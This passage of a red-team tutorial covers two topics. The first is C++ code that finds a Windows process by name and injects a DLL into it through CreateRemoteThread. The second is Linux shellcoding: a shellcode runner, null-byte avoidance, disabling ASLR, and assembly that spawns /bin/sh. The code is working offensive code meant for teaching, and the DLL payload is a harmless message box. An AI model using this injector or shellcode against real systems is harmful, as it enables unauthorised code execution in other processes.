7. find process ID by name and inject to it. Simple C++ example.



```

File Edit View Selection Find Packages Help
    hexp.cpp
1 /*
2 simple process find logic
3 author: @cocomelonc
4
5 #include <windows.h>
6 #include <stdio.h>
7 #include <stdlib.h>
8 #include <string.h>
9 #include <tlhelp32.h>
10
11 // Find process ID by process name
12 int findMyProc(const char *procname) {
13
14     HANDLE hSnapshot;
15     PROCESSENTRY32 pe;
16     int pid = 0;
17     BOOL hResult;
18
19     // snapshot of all processes in the system
20     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
21     if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
22
23     // initializing size, needed for using Process32First
24     pe.dwSize = sizeof(PROCESSENTRY32);
25

```

When I was writing my injector, I wondered how, for example, to find processes by name?

When writing code or DLL injectors, it would be nice to find, for example, all processes running in the system and try to inject into the process launched by the administrator.

In this section I will try to solve a simplest problem first: find a process ID by name.

Fortunately, we have some cool functions in the Win32 API.

Let's go to code:

```

/*
simple process find logic
author: @cocomelonc
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// find process ID by process name
int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);


```

```

if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

// initializing size: needed for using Process32First
pe.dwSize = sizeof(PROCESSENTRY32);

// info about first process encountered in a system snapshot
hResult = Process32First(hSnapshot, &pe);

// retrieve information about the processes
// and exit if unsuccessful
while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
        pid = pe.th32ProcessID;
        break;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

int main(int argc, char* argv[]) {
    int pid = 0; // process ID

    pid = findMyProc(argv[1]);
    if (pid) {
        printf("PID = %d\n", pid);
    }
    return 0;
}

```

Let's go to examine our code.

So first we parse process name from arguments. Then we find process ID by name and print it:

```

45 int main(int argc, char* argv[]) {
46     int pid = 0; // process ID
47
48     pid = findMyProc(argv[1]);
49     if (pid) {
50         printf("PID = %d\n", pid);
51     }
52     return 0;
53 }
54

```

To find PID we call `findMyProc` function which basically, what it does, it takes the name of the process we want to inject to and try to find it in a memory of the operating system, and if it exists, it's running, this function return a process ID of that process:

```

19 // snapshot of all processes in the system
20 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
21 if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
22
23 // initializing size: needed for using Process32First
24 pe.dwSize = sizeof(PROCESSENTRY32);
25
26 // info about first process encountered in a system snapshot
27 hResult = Process32First(hSnapshot, &pe);
28
29 // retrieve information about the processes
30 // and exit if unsuccessful
31 while (hResult) {
32     // if we find the process: return process ID
33     if (strcmp(procname, pe.szExeFile) == 0) {
34         pid = pe.th32ProcessID;
35         break;
36     }
37     hResult = Process32Next(hSnapshot, &pe);
38 }
39
40 // closes an open handle (CreateToolhelp32Snapshot)
41 CloseHandle(hSnapshot);
42 return pid;
43

```

I added comments to the code, so I think you shouldn't have so many questions. First we get a snapshot of currently executing processes in the system using `CreateToolhelp32Snapshot`:

```
19 // snapshot of all processes in the system
20 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
21 if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
22
```

And then we walks through the list recorded in the snapshot using [Process32First](#) and [Process32Next](#):

```
26 // info about first process encountered in a system snapshot
27 hResult = Process32First(hSnapshot, &pe);
28
29 // retrieve information about the processes
30 // and exit if unsuccessful
31 while (hResult) {
32     // if we find the process: return process ID
33     if (strcmp(procname, pe.szExeFile) == 0) {
34         pid = pe.th32ProcessID;
35         break;
36     }
37     hResult = Process32Next(hSnapshot, &pe);
38 }
```

if we find the process which is match by name with our `procname` return it's ID.

As I wrote earlier, for simplicity, we just print this PID.


Let's go to compile our code:

```
i686-w64-mingw32-g++ hack.cpp -o hack.exe \
-lws2_32 -s -ffunction-sections -fdata-sections \
-Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
kaliKali ~ />projects/cybersec_blog/2021-09-29-processfind-1> ll686-wd4-mingw32-g++ hack.cpp -o hack.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp:1:1: warning: 'main' function missing -Wmain
main() {
^~~~~~
1 file(s) compiled.
total 44
-rw-r--r-- 1 kali kali 354M Sep 28 22:11 hack.exe
-rw-r--r-- 1 kali kali 12K Sep 29 23:57 hack.cpp
kaliKali ~ />projects/cybersec_blog/2021-09-29-processfind-1>
```

And now launch it in Windows machine (Windows 7 x64 in my case):

.\\hack.exe mspaint.exe



As you can see, everything work perfectly.

Now, if we think like a red teamer, we can write a more interesting injector, which, for example, find process by name and inject our payload to it.

Let's go!

Again for simplicity I'll take my injector from one of my [posts](#) and just add the function `findMyProc`:

```
/*
simple process find logic
author: @cocomelonc
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

char evildLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evildLL) + 1;

// find process ID by process name
int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);
```

```

// info about first process encountered in a system snapshot
hResult = Process32First(hSnapshot, &pe);

// retrieve information about the processes
// and exit if unsuccessful
while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
        pid = pe.th32ProcessID;
        break;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

int main(int argc, char* argv[]) {
    int pid = 0; // process ID
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    LPVOID rb; // remote buffer

    // handle to kernel32 and pass it to GetProcAddress
    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

    // get process ID by name
    pid = findMyProc(argv[1]);
    if (pid == 0) {
        printf("PID not found :( exiting...\n");
        return -1;
    } else {
        printf("PID = %d\n", pid);
    }

    // open process
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(pid));

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL,
    evillLen,
    (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
}

```

```

// "copy" evil DLL between processes
WriteProcessMemory(ph, rb, evildLL, evilLen, NULL);

// our process start new thread
rt = CreateRemoteThread(ph,
NULL,
0, (LPTHREAD_START_ROUTINE)lb,
rb, 0, NULL);
CloseHandle(ph);
return 0;
}

```

compile our `hack2.cpp`:

```

x86_64-w64-mingw32-gcc -O2 hack2.cpp -o hack2.exe
-mconsole -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc -fpermissive >/dev/null 2>&1

```

```

kali㉿kali:~/projects/cybersec_tutorial/09-hijack-process$ x86_64-w64-mingw32-gcc -O2 hack2.cpp -o hack2.exe
-mconsole -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc -fpermissive >/dev/null 2>&1
total 194
-rwxr-xr-x 1 kali kali 19936 Sep 30 03:18 hack2.exe
-rw-r--r-- 1 kali kali 1024 Sep 30 03:18 hack2.cpp
-rwxr-xr-x 1 kali kali 92298 Sep 30 02:42 evil.dll
-rw-r--r-- 1 kali kali 560 Sep 30 03:18 evil.cpp
-rw-r--r-- 1 kali kali 1941 Sep 30 03:18 evil.h
-rw-r--r-- 1 kali kali 1280 Sep 30 23:57 hack.cpp
kali㉿kali:~/projects/cybersec_tutorial/09-hijack-process$ ls
kali㉿kali:~/projects/cybersec_tutorial/09-hijack-process$ 

```

“Evil” DLL is the same:

```

/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow from evil.dll!",
            "=^..^=",

```

```

        MB_OK
    );
    break;
case DLL_PROCESS_DETACH:
    break;
case DLL_THREAD_ATTACH:
    break;
case DLL_THREAD_DETACH:
    break;
}
return TRUE;
}

```

compile and put it in a directory of our choice:

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```


```

-rw-r--r-- 1 kali kali 1283 Sep 29 23:57 hack.cpp
kali@kali:~/projects/cybersec_blog/2021-09-29-processfind-1$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
kali@kali:~/projects/cybersec_blog/2021-09-29-processfind-1$ ls -lt
total 184
-rwxr-xr-x 1 kali kali 92290 Sep 30 02:42 evil.dll
-rw-r--r-- 1 kali kali 386 Sep 30 02:40 evil1.cpp
-rwxr-xr-x 1 kali kali 38400 Sep 30 02:42 evil2.cpp
-rw-r--r-- 1 kali kali 2075 Sep 30 02:59 hack2.cpp
-rwxr-xr-x 1 kali kali 38400 Sep 30 02:59 hack.exe
-rw-r--r-- 1 kali kali 1283 Sep 29 23:57 hack.cpp
kali@kali:~/projects/cybersec_blog/2021-09-29-processfind-1$ 

```

run:


```
.\hack2.exe mspaint.exe
```



As you can see, everything is good: We launch `mspaint.exe` and our simple injector find PID (1)

Our DLL with simple pop-up (Meow) is work! (2)

To verify our DLL is indeed injected into `mspaint.exe` process we can use Process Hacker, in memory section we can see:



It seems our simple injection logic worked!

In this case, I didn't check if `SeDebugPrivilege` is "enabled" in my own process. And how can I get this privileges??? I have to study this with all the caveats in the future.

CreateToolhelp32Snapshot

Process32First

Process32Next

strcmp

Taking a Snapshot and Viewing Processes

CloseHandle

VirtualAllocEx

WriteProcessMemory

CreateRemoteThread

OpenProcess

GetProcAddress

LoadLibraryA

[Source code on Github](#)

8. linux shellcoding. Examples

```

run.c                               user@lubuntu16: ~/code/2021-10-09-linux-shellcoding-1
1 /*                                         example1.o
2 run.c - a small skeleton program to run shellcode
3 */
4 // bytecode here
5 char code[] = "\x31\xC0\x8D\x01\xCD\x80";
6
7 int main(int argc, char **argv) {
8     int (*func)();           // function pointer
9     func = (int (*)()) code; // func points to
10    (*func)();              // execute a func
11    // If our program returned 0 instead of 1,
12    // so our shellcode worked
13    return 1;
14 }
15

Disassembly of section .text:
00400600 <start>:
00400600: 31 C0          xor    %ax,%ax
00400602: bd 01          mov    $1,%bx
00400604: cd 80          int    $0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nm -f elf32 -o example1.o example1.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o example1 example1.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d example1

example1: file format elf32-i386

Disassembly of section .text:
00400600 <start>:
00400600: 31 C0          xor    %ax,%ax
00400602: bd 01          mov    $1,%bx
00400604: cd 80          int    $0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -z execstack -static -fno-stack-protector -m32 -o run run.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./run
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./run
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 
```

shellcode

Writing shellcode is an excellent way to learn more about assembly language and how a program communicates with the underlying OS.

Why are we red teamers and penetration testers writing shellcode? Because in real cases shellcode can be a code that is injected into a running program to make it do something it was not made to do, for example buffer overflow attacks. So shellcode is generally can be used as the “payload” of an exploit.

Why the name “shellcode”? Historically, shellcode is machine code that when executed spawns a shell.

testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. The C program below will be used to test all of our code (`run.c`):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";

int main(int argc, char **argv) {
    int (*func)();
    func = (int (*)()) code;    // func points to our shellcode
    (int)(*func)();            // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}
```

Knowledge of C and Assembly is highly recommend. Also knowing how the stack works is a big plus. You can ofcourse try to learn what they mean from this tutorial, but it’s better to take your time to learn about these from a more in depth source.

disable ASLR

Address Space Layout Randomization (ASLR) is a security features used in most operating system today. ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries. It provides a mechanism for making the exploitation hard to success. You can configure ASLR in Linux using the `/proc/sys/kernel/randomize_va_space` interface.

The following values are supported:

- * 0 - no randomization
- * 1 - conservative randomization
- * 2 - full randomization

To disable ASLR, run:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

enable ASLR, run:

```
echo 2 > /proc/sys/kernel/randomize_va_space
```

some assembly

Firstly, let's repeat some more introductory information, please be patient.

The x86 Intel Register Set.

EAX, EBX, ECX, and EDX are all 32-bit General Purpose Registers.

AH, BH, CH and DH access the upper 16-bits of the General Purpose Registers.

AL, BL, CL, and DL access the lower 8-bits of the General Purpose Registers.

EAX, AX, AH and AL are called the "Accumulator" registers and can be used for I/O port access, arithmetic, interrupt calls etc. We can use these registers to implement system calls.

EBX, BX, BH, and BL are the "Base" registers and are used as base pointers for memory access. We will use this register to store pointers in for arguments of system calls. This register is also sometimes used to store return value from an interrupt in.

ECX, CX, CH, and CL are also known as the "Counter" registers.

EDX, DX, DH, and DL are called the "Data" registers and can be used for I/O port access, arithmetic and some interrupt calls.

Assembly instructions. There are some instructions that are important in assembly programming:

```
mov eax, 32      ; assign: eax = 32
xor eax, eax    ; exclusive OR
push eax        ; push something onto the stack
pop ebx         ; pop something from the stack
; (what was on the stack in a register/variable)
call mysuperfunc ; call a function
int 0x80        ; interrupt, kernel command
```

Linux system calls. System calls are APIs for the interface between the user space and the kernel space. You can make use of Linux system calls in your assembly programs. You need to take the following steps for using Linux system

calls in your program:

```
Put the system call number in the EAX register.  
Store the arguments to the system call in the  
registers EBX, ECX, etc.  
Call the relevant interrupt (80h).  
The result is usually returned in the EAX register.
```


All the x86 syscalls are listed in `/usr/include/asm/unistd_32.h`.

Example of how libc wraps syscalls:

```
/*  
exit0.c - for demonstrating  
how libc wraps syscalls  
*/  
#include <stdlib.h>  
  
void main() {  
    exit(0);  
}
```

Let's go to compile and disassembly:

```
gcc -masm=intel -static -m32 -o exit0 exit0.c  
gdb -q ./exit0
```



The screenshot shows a terminal window with the following content:

```
1 /*  
2 exit0.c - for demonstrating  
3 how libc wraps syscalls  
4 */  
5 #include <stdlib.h>  
6  
7 void main() {  
8     exit(0);  
9 }  
10  
11 Dump of assembler code for function _exit:  
12 0x0806c921 <0>:    mov    eax,DWORD PTR [esp+0x4]  
13 0x0806c924 <1>:    add    esp,0x4  
14 0x0806c92a <2>:    call    DWORD PTR ds:0x80ea9f0  
15 0x0806c930 <3>:    mov    eax,0x1  
16 0x0806c935 <4>:    int    0x80  
17 0x0806c937 <5>:    hlt  
18  
End of assembler dump.  
gdb-peda$
```

`0xfc = exit_group()` and `0x1 = exit()`

nullbytes

First of all, I want to draw your attention to nullbytes.

Let's go to investigate simple program:

```
/*  
meow.c - demonstrate nullbytes  
*/
```

```
#include <stdio.h>
int main(void) {
    printf ("=^..^= meow \x00 meow");
    return 0;
}
```

compile and run:

```
gcc -m32 -w -o meow meow.c
./meow
```

```
1 /*
2 meow.c - demonstrate nullbytes
3 */
4 #include <stdio.h>
5 int main(void) {
6     printf ("=^..^= meow \x00 meow");
7     return 0;
8 }
9
```

user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1

File Edit View Search Terminal Help

user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1\$ gcc -m32 -w -o meow meow.c

user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1\$./meow

=^..^= meow user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1\$

As you can see, a nullbyte \x00 terminated the chain of instructions.

The exploits usually attack C code, and therefore the shell code often needs to be delivered in a NUL-terminated string. If the shell code contains NUL bytes the C code that is being exploited might ignore and drop rest of the code starting from the first zero byte.

This concerns only the machine code. If you need to call the system call with number 0xb, then naturally you need to be able to produce the number 0xb in the EAX register, but you can only use those forms of machine code that do not contain zero bytes in the machine code itself.

Let's go to compile and run two equivalent code.

First `exit1.asm`:

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o exit1.o exit1.asm
; ld -m elf_i386 -o exit1 exit1.o && ./exit1
; 32-bit linux

section .data

section .bss

section .text
```

```

global _start ; must be declared for linker

; normal exit
_start:           ; linker entry point
    mov eax, 0      ; zero out eax
    mov eax, 1      ; sys_exit system call
    int 0x80        ; call sys_exit

```

compile and investigate `exit1.asm`:

```

nasm -f elf32 -o exit1.o exit1.asm
ld -m elf_i386 -o exit1 exit1.o
./exit1
objdump -M intel -d exit1

```

```

user@lubuntu16: ~/code/2021-10-09-linux-shellcoding-1
File Edit View Search Terminal Help
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o exit1.o exit1.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o exit1 exit1.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./exit1
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d exit1

exit1:   file format elf32-i386

Disassembly of section .text:
00048060 < start>:
0048060: b8 00 00 00 00          mov    eax,0x0
0048065: b8 01 00 00 00          mov    eax,0x1
004806a: cd 80                  int   0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 

```

as you can see we have a zero bytes in the machine code.

Second `exit2.asm`:

```

; just normal exit
; author @cocomelonc
; nasm -f elf32 -o exit2.o exit2.asm
; ld -m elf_i386 -o exit2 exit2.o && ./exit2
; 32-bit linux

section .data

section .bss

section .text

```

```

global _start ; must be declared for linker

; normal exit
_start:          ; linker entry point
    xor eax, eax ; zero out eax
    mov al, 1     ; sys_exit system call (mov eax, 1)
                   ; with remove null bytes
    int 0x80      ; call sys_exit

```

compile and investigate `exit2.asm`:

```

nasm -f elf32 -o exit2.o exit2.asm
ld -m elf_i386 -o exit2 exit2.o
./exit2
objdump -M intel -d exit2

```

The screenshot shows a terminal window with the following command history:

```

user@lubuntu16: ~/code/2021-10-09-linux-shellcoding-1
File Edit View Search Terminal Help
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o exit1.o exit1.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o exit1 exit1.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./exit1
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d exit1

exit1:    file format elf32-i386

Disassembly of section .text:
08048060 < start>:
08048060: b8 00 00 00 00        mov    eax,0x0
08048065: b8 01 00 00 00        mov    eax,0x1
0804806a: cd 80                int   0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o exit2.o exit2.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o exit2 exit2.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./exit2
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d exit2

exit2:    file format elf32-i386

Disassembly of section .text:
08048060 <_start>:
08048060: 31 c0                xor    eax,eax
08048062: b0 01                mov    al,0x1
08048064: cd 80                int   0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 

```

The assembly code for both programs is identical, except for the symbol names (`_start` vs `start`) and the leading underscore in the second program's symbol.

As you can see, there are no embedded zero bytes in it.

As I wrote earlier, the EAX register has AX, AH, and AL. AX is used to access the lower 16 bits of EAX. AL is used to access the lower 8 bits of EAX and AH is used to access the higher 8 bits. So why is this important for writing shellcode? Remember back to why null bytes are a bad thing. Using the smaller portions of a register allow us to use `mov al, 0x1` and not produce a null byte. If we would have done `mov eax, 0x1` it would have produced null bytes in our shellcode.

Both these programs are functionally equivalent.

example1. normal exit

Let's begin with simplest example. Let's use our `exit.asm` code as the first example for shellcoding (`example1.asm`):

```
; just normal exit
; author @cocomelonc
; nasm -f elf32 -o example1.o example1.asm
; ld -m elf_i386 -o example1 example1.o && ./example1
; 32-bit linux

section .data

section .bss


section .text
    global _start      ; must be declared for linker

; normal exit
_start:           ; linker entry point
    xor eax, eax      ; zero out eax
    mov al, 1          ; sys_exit system call (mov eax, 1)
                       ; with remove null bytes
    int 0x80          ; call sys_exit
```

Notice the `al` and `XOR` trick to ensure that no NULL bytes will get into our code.

Extract byte code:

```
nasm -f elf32 -o example1.o example1.asm
ld -m elf_i386 -o example1 example1.o
objdump -M intel -d example1
```



```
user@lubuntu16: ~/code/2021-10-09-linux-shellcoding-1
File Edit View Search Terminal Help
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d example1

example1:      file format elf32-i386

Disassembly of section .text:

00048060 <_start>:
00048060: 31 c0          xor    eax,eax
00048062: b0 01          mov    al,0x1
00048064: cd 80          int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

Here is how it looks like in hexadecimal.

So, the bytes we need are 31 c0 b0 01 cd 80. Replace the code at the top (`run.c`) with:

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "\x31\xc0\xb0\x01\xcd\x80";

int main(int argc, char **argv) {
    int (*func)();
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)(); // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}
```

Now, compile and run:

```
gcc -z execstack -m32 -o run run.c
./run
echo $?
```

```

user@lubuntu16: ~/code/2021-10-09-linux-shellcoding-1
File Edit View Search Terminal Help
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -z execstack -m32 -o run run.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./run
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ echo $?
0
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ 

```

-z execstack Turn off the NX protection to make the stack executable

Our program returned 0 instead of 1, so our shellcode worked.

example2. spawning a linux shell.

Let's go to writing a simple shellcode that spawns a shell (**example2.asm**):

```

; example2.asm - spawn a linux shell.
; author @cocomelonc
; nasm -f elf32 -o example2.o example2.asm
; ld -m elf_i386 -o example2 example2.o && ./example2
; 32-bit linux

section .data
    msg: db '/bin/sh'

section .bss

section .text
    global _start ; must be declared for linker

_start:           ; linker entry point

; xorring anything with itself clears itself:
    xor eax, eax ; zero out eax
    xor ebx, ebx ; zero out ebx
    xor ecx, ecx ; zero out ecx
    xor edx, edx ; zero out edx


    mov al, 0xb      ; mov eax, 11: execve
    mov ebx, msg     ; load the string pointer to ebx
    int 0x80         ; syscall

; normal exit
    mov al, 1        ; sys_exit system call
                    ; (mov eax, 1) with remove
                    ; null bytes
    xor ebx, ebx     ; no errors (mov ebx, 0)
    int 0x80         ; call sys_exit

```

To compile it use the following commands:


```
nasm -f elf32 -o example2.o example2.asm
ld -m elf_i386 -o example2 example2.o
./example2
```



The terminal window shows the following session:

```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o example2.o example2.asm
